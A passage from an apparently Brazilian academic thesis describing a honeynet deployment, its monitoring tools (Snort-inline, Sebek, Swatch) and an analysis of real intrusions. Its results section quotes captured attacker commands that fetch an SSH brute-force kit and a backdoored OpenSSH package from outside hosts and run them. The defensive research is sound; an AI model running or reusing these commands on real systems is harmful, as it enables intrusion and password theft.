Seu método de funcionamento é o seguinte: o Firewall recebe os pacotes e coloca-os em uma fila, para serem analisados pelo Snort-inline para que seja tomada qualquer decisão. Ao analisar os pacotes e detectar um ataque por meio das assinaturas de ataques, três ações podem ser tomadas: apagar, rejeitar ou substituir os pacotes. Quando um pacote é considerado

normal, ele é devolvido ao *Firewall* que permitirá a sua passagem, de acordo com as regras inseridas.

Os *logs* gerados pelo Snort-inline foram armazenados em uma base de dados MySQL para análise posterior.

4.2.2 Módulo de Captura e armazenamento

Neste módulo foram realizados a captura dos dados que passam em direção ao *Honeywall* e o armazenamento das informações relevantes. As informações obtidas foram armazenadas uma base de dados MySQL presente no próprio *Honeywall*. A captura foi feita antes dos módulos serem analisados pelo Iptables e pelo Snort-inline, não existindo a possibilidade de terem sido modificados. Foram utilizadas três ferramentas para realizar a captura, o Snort, Tcpdump e Sebek, e uma ferramenta para armazenamento, o MySQL, descritas a seguir.

Snort

O Snort, detalhado em Snort (2008), é uma ferramenta que coleta e analisa dados, buscando detectar e conter ataques baseando-se em assinaturas. Ele é incluído no módulo de captura pois, quando detecta uma invasão, ele captura o pacote onde achou uma assinatura do ataque com seus cabeçalhos TCP/IP e o conteúdo do pacote. Com isso é possível ter uma idéia de que uma intrusão começou a ocorrer em seu sistema.

O Snort trabalhou na interface externa do *Honeywall,* capturando todos os dados de entrada e gravando-os em uma base de dados do MySQL. Os ataques gerados externamente foram capturados pelo Snort e foram utilizados pela ferramenta ACID (*Analysis Console for Intrusion Databases*) encontrada em ACID (2008). O ACID é usado para realizar o acompanhamento de ataques e levantamento de estatísticas. Ela também facilitou a análise dos dados, gerando gráficos dos dados obtidos, ataques detectados, classificando-os de acordo com os tipos de ataque, organizando-os de acordo com o IP de origem e destino, dentre outras classificações disponíveis. Alguns dos resultados obtidos são mostrados no Capítulo 5.

Tcpdump

O Tcpdump é um capturador de pacotes que possui diversas funcionalidades que facilitam a análise do tráfego capturado disponível em Tcpdump (2008). Uma delas é a capacidade de gravar os dados no formato binário, entendido pelo Tcpdump e por diversos outros capturadores de pacotes. Isso se deve ao fato dele utilizar a biblioteca *Libcap* que

oferece a base para a captura de pacotes. Esta biblioteca também é utilizada por diversos programas, entre eles o Ethereal, conhecido agora como Wireshark, encontrado em Wireshark (2008), e o próprio Snort, tornando este formato de dados compatível entre ambos.

Sebek

Mesmo com todo um arsenal para captura de pacotes, estes se tornariam ineficientes a partir do momento em que o atacante utilizasse uma conexão criptografada. Assim, é necessário uma outra estratégia para capturar estes dados criptografados, pois descriptografá-los seria uma tarefa árdua e demorada. Neste ponto entra o Sebek, uma ferramenta definida em Sebek (2008), capaz de capturar os dados acessados pelo atacante no sistema. Os comandos digitados no sistema, utilizando criptografia ou não, são capturados dentro do próprio sistema. Para isto o Sebek é dividido em dois módulos: o cliente e o servidor.

Cliente

O cliente Sebek é implementado no *kernel,* sendo carregado como um módulo. Sua presença seria facilmente detectável simplesmente listando os módulos carregados. Entretanto, foram feitas alguma modificações em relação a um módulo normal. O Sebek possui um outro módulo chamado *cleaner* (faxineiro) cuja função é impedir a detecção do Sebek em memória. Para isto, ele modifica a lista dos módulos carregados no *kernel*, não explicitando a sua presença [Sebek, 2008].

Os dados são capturados alterando a chamada de sistema *read(),* a qual recebe os dados lidos no sistema operacional. Quando os dados são enviados a uma chamada *read()* já estão descriptografados, deste modo o Sebek irá captura-los de forma totalmente compreensível.

Após a captura é necessário enviar os dados à um servidor de modo que não seja detectável o envio dos dados por parte do atacante utilizando um capturador de pacotes. O módulo carregado no *kernel* faz com que este não seja capaz de capturar os pacotes enviados pelo Sebek. Logo, o único a ter acesso a esses dados é o servidor. Estes pacotes criados pelo Sebek, são gerados não utilizando o padrão, que é a pilha de protocolos TCP/IP. Eles são gerados pelo próprio Sebek e enviados diretamente para a interface de rede.

Para evitar a captura dos dados por outros *Honeypots* é utilizado um *raw socket.* Através de um *raw socket* é possível gerar pacotes UDP ou TCP no espaço do usuário, no caso do Sebek, são gerados pacotes UDP com seu cabeçado modificado, possuindo sua própria estrutura de campos. O campo responsável pela não captura dos dados em outros *Honeypots* presentes na

Honeynet é chamado *Magic Number*. Os outros *Honeypots* devem possuir este campo configurado igualmente. Logo, os *Honeypots* sabem quais pacotes descartar, por possuírem o campo *Magic Number* definido com um número igual. Os campos destes pacotes são modificados para serem utilizados de acordo com a Tabela 4.1.

Nome do Campo	Descrição
Magic Number	Utilizado para que outros *Honeypots* saibam quais pacotes devem ser descartados.
Version	Informa a versão do protocolo Sebek.
Type	Tipo de dado enviado. Dados *read* possuem valor 1, dados *write* 0, entretanto apenas *read* é suportado.
Counter	Importante para identificar perda de pacotes.
Time Seg	Tempo em segundos.
Time Mseg	Tempo em milisegundos.
Process ID	ID do processo.
User ID	Usuário que executou o processo.
File Descritor	Descrição do arquivo.
Command	Nome do comando.
Length	Tamanho do pacote.

Tabela 4.1: Campos dos pacotes gerados pelo Sebek [Sebek, 2008].

Para realizar a instalação do cliente do Sebek basta baixar o código fonte e após a sua compilação será gerado um arquivo tar.gz. Descompactando-o, basta configurar as variáveis presentes no arquivo sbk_install.sh e executá-lo. Será necessário configurar oito valores neste arquivo conforme mostrados na Tabela 4.2. A variável "Destination IP" não possui importância alguma para o Sebek, pois a máquina de destino será identificada pelo seu endereço físico, o endereço MAC (*Media Access Control*), configurado na variável "Destination MAC". A única utilidade da variável "Destination IP" é para permitir a passagem destes pacotes pelo Firewall, ou redirecionando-os para a máquina destino.

Servidor

O servidor Sebek, de acordo com Sebek (2008), possui duas possíveis fontes de dados. A primeira é a extração dos dados a partir de um arquivo de *log* Tcpdump e a outra é a captura dos dados diretamente da interface de rede, conforme são enviados pelo módulo cliente.

Variável	Descrição
Interface	Interface de rede a qual o Sebek irá "escutar".
Destination IP	IP da máquina destino, necessário apenas para liberação no *Firewall.*
Destination MAC	Endereço MAC da máquina destino.
Magic Value	Este valor informa a outros *Honeypots* que devem ignorar um pacote com um *Magic Value* conhecido.
Destination UDP Port	Porta Destino.
Source UDP Port	Porta Origem.
Keystrokes only	Informa se devem ser coletadas apenas teclas pressionadas ou qualquer informação lida pela chamada read().
Testing	Informa se o módulo do Sebek deve estar ocultado ou não.

Tabela 4.2: Variáveis necessárias para instalação do cliente do Sebek [Sebek, 2008].

Três componentes formam o módulo servidor do Sebek: o sbk_extract o qual é responsável por capturar os dados de uma interface de rede, atuando como um *sniffer,* ou de um arquivo, criado pelo Tcpdump por exemplo. Após obter os dados é necessário realizar a sua extração. Os outros dois componentes são responsáveis por realizar essa extração: sbk_ks_log.pl, o qual é um *script* em Perl que simplesmente exibe os dados na tela; sbk_upload.pl, que também é um *script* em Perl, mas que armazena os dados em um banco de dados MySQL. O primeiro *script* deve ser usado em conjunto com os outros dois, de acordo com Sebek (2008).

MySQL

O MySQL é um Sistema de Gerenciamento de Banco de Dados (SGBD), que utiliza a linguagem SQL (*Structured Query Language*) como interface, disponível em MySql (2008). Dentre suas características estão: portabilidade, pois é suportada por praticamente qualquer plataforma atual; compatibilidade, existindo diversos *drivers* e módulos de interface para diversas linguagens de programação; e por último um excelente desempenho e estabilidade, sendo pouco exigente quanto a recursos de *hardware*.

4.2.3 Módulo de Alerta

A função do módulo de alerta é informar ao administrador sobre a efetivação de um ataque. Este alerta é feito com base nos *logs* capturados pelos outros módulos. O alerta é gerado pela ferramenta Swatch, disponível em Swatch (2008), o qual irá enviar um e-mail ao administrador.

Swatch

O Swatch analisa os *logs* do Snort, Snort-inline e Iptables, procurando por determinados padrões de ataques. Exemplos de dois padrões procurados nos *logs* do Iptables seriam uma tentativa de conexão para fora da *Honeynet* significando que o sistema foi comprometido e o descarte de pacotes após atingir o limite configurado no *Firewall* pois, com o descarte de pacotes é bem provável que esteja ocorrendo uma tentativa de invasão. O padrão procurado no *log* do Snort seria um ataque classificado com prioridade mais alta, com grandes chances de ter sido efetivado. No Snort-inline uma modificação de qualquer pacote significa que houve uma tentativa de ataque para a rede externa à *Honeynet,* confirmando que o sistema foi comprometido.

Outros padrões também são analisados e, com base nestes alertas, um e-mail será enviado ao administrador da *Honeynet* informando do ocorrido, sendo possível que mesmo que o administrador esteja fora do ambiente saiba das ações realizadas na *Honeynet.*

4.3 Honeypot de Alta Interação

O *Honeypot* de alta interação encontra-se instalado com o sistema operacional Ubuntu 7.04, disponível em Ubuntu, 2008. Nele encontram-se disponíveis os serviços de SSH, FTP e Apache sem qualquer atualização de segurança. Entretanto, por tratar-se de uma distribuição relativamente nova, e não possuir graves falhas de segurança, foram configuradas contas de usuários com senhas consideradas fracas, possíveis de quebra utilizando uma ferramenta *Brute Force*. O serviço de SSH configurado sem limites de tentativas de conexão e disponível o *logon* do usuário *"root"*. No servidor Web Apache encontra-se uma página com diversas dicas de falhas de segurança, mostrando detalhes do sistema operacional instalado incluindo algumas informações dos usuários.

4.4 Considerações Finais

Neste capítulo foi apresentada o planejamento da *Honeynet,* bem como uma descrição das ferramentas utilizadas para implantação desta, que tornam o ambiente monitorável e de difícil detecção. O ambiente foi escolhido de acordo com os equipamentos disponíveis para implantação deste projeto e a melhor forma de analisá-los em tempo hábil.

5 RESULTADOS

Neste capítulo são mostrados os testes realizados para avaliar o funcionamento do ambiente e a análise dos resultados obtidos. Dentre os resultados, destacam-se as ações efetuadas pelos invasores ao comprometerem o sistema. A partir disso, é possível criar um perfil dos invasores, baseados nestes resultados.

5.1 Testes

Para explicitar o correto funcionamento das ferramentas empregadas no ambiente, são apresentados os testes realizados nas ferramentas *bridge*, Sebek, Snort-Inline, respectivamente nas seções a seguir.

5.1.1 Bridge

Para verificar que a *bridge* não é perceptível para um atacante, foi utilizado a ferramenta MTR (*My Traceroute*), disponível em MTR (2008), a qual é uma simples ferramenta de análise de rede, que determina o endereço de cada nó existente entre dois pontos de uma rede. Além disso, ela determina a qualidade do *link* de cada nó exibindo suas estatísticas [].

O *Honeypot,* a máquina de IP 200.131.253.250 é o último ponto mostrado pelo MTR. Como pode-se observar na Figura 5.1, o último ponto exibido antes de chegar ao *Honeypot,* foi um roteador da Universidade Federal de Lavras. Logo, o *Honeywall* existente entre os pontos 13 e 14 não pode ser detectado, comprovando assim o funcionamento de nossa *bridge*.

My traceroute [v0.72]

ubuntu (0.0.0.0) Tue Oct 28 09:00:38 2008

Keys: Help Display mode Restart statistics Order of fields quit

	Packets		Pings				
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 192.168.0.1	0.0%	33	0.5	0.5	0.5	0.6	0.0
2. 189.52.3.1	0.0%	32	9.9	14.9	8.4	37.6	6.9
3. embratel-F1-0-7-gacc04.bhe.embratel.net.br	0.0%	32	22.6	24.5	16.8	41.0	6.5
4. ebt-C2-dist05.bhe.embratel.net.br	0.0%	32	43.3	34.3	25.4	43.9	5.9
5. ebt-P13-1-core03.spo.embratel.net.br	0.0%	32	26.8	34.8	26.2	55.9	7.8
6. ebt-C2-gacc01.spo.embratel.net.br	0.0%	32	23.0	31.9	23.0	44.0	6.1
7. peer-A3-1-58-gacc01.spo.embratel.net.br	0.0%	32	26.8	32.8	24.3	61.5	8.2
8. ge-0-3-3-0-r1-sp.bkb.rnp.br	0.0%	32	27.6	33.7	24.1	70.8	9.8
9. so-0-1-0-r1-rj.bkb.rnp.br	0.0%	32	37.9	32.3	25.7	43.8	6.2
10. so-0-2-0-r1-mg.bkb.rnp.br	0.0%	32	45.7	38.1	31.6	72.1	9.1
11. s2-mg.bkb.rnp.br	0.0%	32	33.5	38.3	31.8	49.1	5.7
12. couve.pop-mg.rnp.br	0.0%	32	33.6	39.3	31.1	50.4	5.6
13. ufla.pop-mg.rnp.br	0.0%	32	46.2	48.6	40.1	87.0	9.4
14. 200.131.253.250	0.0%	32	54.3	48.6	39.9	64.9	7.4

Figura 5.1: Teste realizado utilizando a ferramenta My Traceroute.

5.1.2 Sebek

Para verificar seu correto funcionamento, precisam ser realizados três testes no Sebek. O primeiro para que se possa ter certeza que o próprio *Honeypot* não é capaz de capturar os pacotes gerados pelo Sebek. O segundo para verificar se os pacotes gerados pelo Sebek e são enviados corretamente. E o último para verificar se são recebidos pelo *Honeywall.*

O primeiro teste foi realizado a partir da instalação do Tcpdump no *Honeypot* e de sua execução para efetuar a captura de quaisquer pacotes. Este teste com o Tcpdump captura os pacotes na interface de rede do *Honeypot*, exceto aqueles gerados pelo Sebek. Como se pode ver na Figura 5.2, mesmo com um usuário conectado via SSH, nenhum pacote gerado pelo Sebek foi capturado, apenas pacotes de comunicação com o roteador.

```
root@ubuntu:~# tcpdump -i eth0
05:53:25.388318 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 702496:702672(176) ack 817 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.388387 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 702672:702976(304) ack 817 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.388444 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 702976:703152(176) ack 817 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.388500 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 703152:703328(176) ack 817 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.388556 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 703328:703504(176) ack 817 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.389843 IP routercin.ufla.br.53445 > 200.131.253.250.ssh: P 817:865(48) ack 682272 win 11163 <nop,nop,timestamp
42124782291066>
05:53:25.389853 IP 200.131.253.250.ssh > routercin.ufla.br.53445: P 703504:703680(176) ack 865 win 429
<nop,nop,timestamp 82291070 421247>
05:53:25.389906 IP routercin.ufla.br.53445 > 200.131.253.250.ssh: . ack 682752 win 11163 <nop,nop,timestamp 421247
82291066>

4312 packets captured
4313 packets received by filter
0 packets dropped by kernel
```

Figura 5.2:Primeiro teste Sebek.

O segundo teste foi feito através da execução do Tcpdump no *Honeywall* na interface de rede interna, aquela conectada ao *Honeypot.* Este teste verificou o percurso correto dos pacotes, destinados à um IP não existente na rede e irá confirmar o recebimento dos pacotes pelo Tcpdump no *Honeywall*.

O percurso correto dos pacotes é comprovado de acordo com a Figura 5.3. Estes eram destinados à uma máquina de IP 10.0.0.2, a qual não existe na rede. Mesmo assim, chegaram ao destino correto: o *Honeywall.*

```
[root@honeywall ~]# tcpdump -i eth1 -v
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 96
bytes


08:57:39.519634 IP (tos 0xd,ECT(1), ttl  32, id 768, offset 0, flags
[none], proto: UDP (17), length: 100) 200.131.253.250.pt2-discover >
10.0.0.2.pt2-discover: UDP, length 72
08:57:39.519649 IP (tos 0xd,ECT(1), ttl  32, id 76, offset 0, flags
[none], proto: UDP (17), length: 117) 200.131.253.250.pt2-discover >
10.0.0.2.pt2-discover: UDP, length 89
08:57:39.519656 IP (tos 0xd,ECT(1), ttl  32, id 1544, offset 0, flags
[none], proto: UDP (17), length: 104) 200.131.253.250.pt2-discover >
10.0.0.2.pt2-discover: UDP, length 76
08:57:39.519668 IP (tos 0xd,ECT(1), ttl  32, id 53175, offset 0, flags
[none], proto: UDP (17), length: 104) 200.131.253.250.pt2-discover >
10.0.0.2.pt2-discover: UDP, length 76

53 packets captured
106 packets received by filter
0 packets dropped by kernel
```

Figura 5.3: Segundo teste Sebek.

Para verificar o recebimento dos pacotes, necessário no último teste, foi realizada uma conexão via SSH no *Honeypot, e* então foram digitados alguns comandos, conforme a Figura 5.4. No *Honeywall* é feita a execução dos *scripts* do Sebek. O primeiro *script* garante a extração dos pacotes enviados pelo *Honeypot* e o segundo a exibição destes na tela, conforme são exibidos na Figura 5.5 exatamente os comandos executados no *Honeypot.*

```
root@ubuntu:~# dir
history.backup  mysqlaccess.log
root@ubuntu:~# ls
history.backup  mysqlaccess.log
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

Figura 5.4: Execução de comandos no *Honeypot* via SSH.

```
[root@honeywall ~]# sbk_extract -i eth1 -p 1101 | sbk_ks_log.pl
 monitoring eth1: looking for UDP dst port 1101
200.131.253.250 2008/10/30 09:04:00  record 212953 received 1 lost 0 (0.00 percent)
[2008-10-30 08:56:06 Host:200.131.253.250 UID:0 PID:14674 FD:7 INO:3813 COM:sshd
[2008-10-30 08:56:07 Host:200.131.253.250 UID:0 PID:14676 FD:0 INO:2 COM:bash ]#dir
[2008-10-30 08:56:14 Host:200.131.253.250 UID:0 PID:14676 FD:0 INO:2 COM:bash ]#ls
[2008-10-30 08:56:20 Host:200.131.253.250 UID:0 PID:14676 FD:0 INO:2 COM:bash ]#whoami

[root@honeywall ~]#
```

Figura 5.5: Extração e visualização dos pacotes recebidos pelo Sebek.

5.1.3 Snort-Inline

Para avaliar a execução do Snort-inline, foi inserida uma regra, mostrada na Figura 5.6, a qual irá gerar um alerta de qualquer pacote ICMP, gerado pelo comando ping, que estiver passando de qualquer máquina para qualquer outra máquina. Foi enviada a resposta aos pacotes ICMP para a máquina de origem com as seguintes mensagens:

- *Host unreachable;*
- *Network unreachable.*

Com a execução do Snort-Inline no *Honeywall* foram exibidos alertas referentes ao ping, cuja origem é o IP 189.52.1.51, de acordo com a Figura 5.7, o qual comprova o funcionamento do Snort-inline.

```
alert icmp any any -> any any (msg:"Ping suspeito"; sid:1; resp:icmp_all;)
```


Figura 5.6: Regra inserida na configuração do Snort-Inline.

```
[root@honeywall ~]# snort-inline -c /etc/snort_inline/snort_inline.conf -i eth0 -v

10/30-09:21:00.914671 189.52.1.51 -> 200.131.253.250
ICMP TTL:116 TOS:0x0 ID:31091 IpLen:20 DgmLen:60
Type:8  Code:0  ID:16628   Seq:55  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/30-09:21:00.915189 200.131.253.250 -> 189.52.1.51
ICMP TTL:64 TOS:0x0 ID:64519 IpLen:20 DgmLen:60
Type:0  Code:0  ID:16628  Seq:55  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Figura 5.7: Alerta gerado pelo Snort-Inline ao receber um Ping.

5.2 Resultados

Conforme explicado na seção 4.3, o *Honeypot* foi configurado com os serviços de SSH, FTP e Web disponibilizados sem qualquer restrição. A página Web hospedada continha diversos dados sobre o sistema, disponibilizados pela função `phpinfo()`, a qual mostra uma grande quantidade de informações sobre o estado atual do PHP *(Hirpertext PreProcessor),* encontrado em PHP (2008). Isto inclui informações sobre as opções de compilação do PHP e extensões, a versão do PHP, informações do servidor e ambiente (se compilado como um módulo), o ambiente PHP, informação da versão do Sistema Operacional, caminhos, valores principais e locais das opções de configuração, cabeçalhos HTTP e a licença do PHP conforme mostrado na Figura 5.8.



PHP Version 5.2.3-1ubuntu6

System	Linux ubuntu 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686
Build Date	Oct 4 2007 23:18:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By Zend Engine 2

Figura 5.8: Página Web disponibilizada pelo *Honeypot.*

Além disso, foi adicionada uma senha fraca para o usuário "root" (não disponível na instalação padrão do ubuntu) de modo que este usuário pudesse se conectar via SSH. E também foi inserido no sistema, um usuário, cujo *login* era "test" e a senha "test".

Entretanto, após duas semanas de operação do *Honeypot*, não foram detectadas tentativas de invasão. Apenas alguns acessos provenientes da rede do campus. Assim,, foram tomadas algumas atitudes com o objetivo de atrair a atenção de possíveis invasores.

Para atrair a atenção de invasores foram instalados outros serviços que são grandes alvos de ataques: o servidor para o protocolo DNS, chamado BIND (*Berkeley Internet Name Domain*), encontrado em BIND (2008), e o sistema gerenciador de banco de dados MySql, disponível em MySql (2008)]. Deste modo houve um aumento considerável do número de tentativas de acesso, um total de 15.390 conexões a mais, durante as duas semanas posteriores à instalação dos dois novos serviços, até a retirada do sistema do ar.

Percebe-se um grande número de ferramentas automatizas fazendo análises de busca por serviços vulneráveis e/ou mal configurados. Muitos ataques tentaram obter acesso privilegiado a partir de ferramentas *brute force* no serviço de SSH. Pode-se notar na Tabela 5.1 a lista dos serviços mais buscados, com o número de conexões estabelecidas.

Porta	Conexões	Serviço
22	157	SSH
1434	15	Microsoft SQL Server
0	14	Ping
53	12	Domain Name Service
445	9	Server Message Block (SMB)
135	9	Microsoft Remote Procedure Call (RPC).
80	6	HTTP
2967	4	SSC-Agent
1433	3	Microsoft SQL Server

Tabela 5.1: Número de conexões por porta durante duas semanas

A Figura 5.9 mostra a porcentagem de conexões/porta estabelecidas no *Honeypot.* A Figura 5.10 mostra a porcentagem das tentativas de invasões relatadas ao CERT (2008). Comparando as duas, nota-se que em ambas aparecem os serviços de SSH, porta 22, e DNS *(Domain Name Service),* porta 53, que foram essenciais para a concretização destes dados. A partir da obtenção do acesso privilegiado ao sistema utilizando o serviço de SSH, os invasores

mostraram um perfil parecido, buscando comprometer outros sistemas e tentando garantir acesso posterior ao sistema. A seguir são feitas as análises das ações dos invasores.




Figura 5.9: Porcentagem de Conexões/porta no experimento




Figura 5.10: Porcentagem de Conexões/porta, extraídos do CERT.

5.2.1 Análise de Intrusão

Durante as duas últimas semanas do *Honeypot* no ar, este recebeu três ataques que obtiveram sucesso. Ambos comprometeram a máquina a partir de um ataque *brute force* via SSH.

18/10 - O primeiro atacante, após diversas tentativas de conexão, conseguiu acesso a partir do usuário "test", cuja senha era "test". Após obter acesso ao sistema, o atacante efetuou o download de um pacote de nome "pwlamea.tgz", a qual trata-se de uma ferramenta *scanner*, que busca IPs com a porta 22 aberta, referente ao serviço SSH. Após encontrar um *host* com o serviço SSH disponível, também existe neste pacote uma ferramenta *brute force* a qual serviu para tentar realizar conexões, de modo a comprometer outros *hosts* por este serviço, conforme mostrado na Figura 5.11. O atacante já possuía um arquivo com determinados *hosts de* alvo e seguiu por uma tentativa frustrada de efetuar outro ataque. Frustrada graças ao *Firewall* que bloqueou as conexões devido ao limite estabelecido em suas regras. Em seguida o invasor alterou a senha do usuário "test" e deixou o sistema.

```
COM:bash ]#wget www.mazga.net/scn/pwlamea.tgz
COM:bash ]#tar zxvf pwlamea.tgz
COM:bash ]#rm -rf pwlamea.tgz+[BS]
COM:bash ]#cd sl
COM:bash ]#ls -al
COM:bash ]#./brute 200
COM:bash ]#[U-ARROW][U-ARROW][U-ARROW][U-ARROW][U-ARROW][BS][BS][BS][BS][BS][BS][BS][BS][BS][BS]201-1
COM:bash ]#[U-ARROW][BS][BS][BS][BS]pas.tar.gz
COM:bash ]#tar zxvf pas.tar.gz
COM:bash ]#rm -rf pas.tar.gz
COM:bash ]#mv 201-1 mfu.txt
COM:bash ]#mv 1pp.txt
COM:bash ]#mv 1pp.txt pass_file
COM:bash ]#ls -al
COM:bash ]#./brute 200
```

Figura 5.11: Primeira tentativa de invasão

20/10 - O segundo atacante foi mais perspicaz e conseguiu acesso direto ao sistema como usuário "root", cuja senha era "ubuntu", também utilizando uma ferramenta *brute force.* Após comprometer o sistema, baixou um pacote de nome "openSSH-4.6p1-backdored.tar.gz*"*. Através de algumas análises neste pacote, notou-se que sua função é criar *logs* das senhas dos usuários que se conectam, armazenando-as no arquivo /tmp/.SSHell. Este também criou um usuário e senha para acesso posterior, e também tentou omitir sua presença nos *logs* do sistema. Após a instalação deste pacote, o atacante reiniciou o sistema.

```
COMbash]#gc[BS][BS][BS][BS]cd /tm
COMbash]#ls
COMbash]#wget 'http://shados.0x48k.cc/releases/openssh-4.6p1-backdored.tar.gz'
COMbash]#ls
COMbash]#wget 'http://packetstormsecurity.org/crypt/ssh/openssh/openssh-4.6p1-backdored.tar.gz'
COMbash]#opens[BS][BS][BS][BS][BS][BS][BS]/e[BS][BS][BS][BS]sbiopen[BS][BS][BS][BS][BS][BS][BS][BS]sshd[BS][BS][BS][BS][BS][BS][BS][BS]sshd[ESC]OHman
```

Figura 5.12: Segunda tentativa de invasão

27/10 – O terceiro atacante pareceu mais determinado, entretanto deixou a desejar quanto às suas ações. Determinado por saber exatamente quais ferramentas baixar e por ser objetivo em seus comandos mas, deixou a desejar por não realizar qualquer outra ação referente à instalação e execução das ferramentas baixadas.

